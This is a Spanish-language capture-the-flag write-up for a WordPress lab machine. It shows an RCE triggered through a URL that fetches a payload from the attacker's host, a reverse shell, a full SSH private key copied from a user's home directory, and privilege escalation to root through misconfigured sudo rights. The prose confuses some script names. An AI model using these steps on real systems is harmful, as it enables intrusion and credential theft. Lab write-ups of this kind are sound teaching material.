
i
terraweb: flag{Backdoor_Beneath_Terra_WP}

Writeup:


Se encuentra rce con wpscan



Se crea un revell payload en el puerto 1338

Se gatilla el payload con la url http://192.168.1.163/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.1.1:1338/payload2.txt, previamente se pone en escucha en el puerto 25.

Se obtiene shell en el puerto 25 como www-data



Luego se encuentra la clave id_rsa de max en el escritorio y se escala privilegios

```
www-data@so-simple:/home/max/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

Se accede como max, luego se escala privilegios a steven gracias al suid habilitado

```
→  ovaa ssh max@192.168.1.163 -i id_rsa
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat May 24 22:45:37 UTC 2025

  System load:  0.01              Processes:               138
  Usage of /:   60.9% of 8.79GB   Users logged in:         1
  Memory usage: 21%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for enp0s3:  192.168.1.163

 * "If you've been waiting for the perfect Kubernetes dev solution for
   macOS, the wait is over. Learn how to install Microk8s on macOS."

   https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sat May 24 22:45:06 2025 from 192.168.1.152
max@so-simple:~$ ls
```

Para entrar como root, solamente se crea un script llamado health-server.sh el cual ejecuta la bash, luego lo ejecutamos como root gracias a los permisos suid que tenemos sobre el script /opt/tools/health-server.sh

```
max@so-simple:~$ ls
personal.txt  this  user.txt
max@so-simple:~$ sudo -u steven service ../../bin/sh
$ ls
bin    dev   lib    libx32      mnt   root  snap        sys  var
boot   etc   lib32  lost+found  opt   run   srv         tmp
cdrom  home  lib64  media       proc  sbin  swap.img    usr
$ whoami
steven
$ mkdir /opt/tools
$ touch /opt/tools/server-health.sh
$ nano /opt/tools/server-health.sh
$ sudo -u root /opt/tools/server-health.sh
sudo: /opt/tools/server-health.sh: command not found
$ chmod +x /opt/tools/server-health.sh
$ cat /opt/tools/server-health.sh
#!/bin/bash

bash
$ sudo -u root /opt/tools/server-health.sh
root@so-simple:/# ls
bin    dev   lib    libx32      mnt   root  snap        sys  var
boot   etc   lib32  lost+found  opt   run   srv         tmp
cdrom  home  lib64  media       proc  sbin  swap.img    usr
root@so-simple:/# cd root
root@so-simple:~# ls
flag.txt  snap
root@so-simple:~# cat flag.txt
                          %****************************************
                         ########################################***
                       %#####%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%####*@
                      %%###%%@                                    @@%%###*%
                      %%###%%                                      @@%###*@
                     %%###%%                                       @@%###*
                    %%####%                                         @@%###*
                    %###%                                            @%####
                   %%###%@              ***************              @%###*
```

```
fue facil llegar hasta aqui? este es el regalo por lograr llegar flag: flag{Backdoor_Beneath_Terra_WP}


root@so-simple:~# Read from remote host 192.168.1.163: Operation timed out
Connection to 192.168.1.163 closed.
client_loop: send disconnect: Broken pipe
```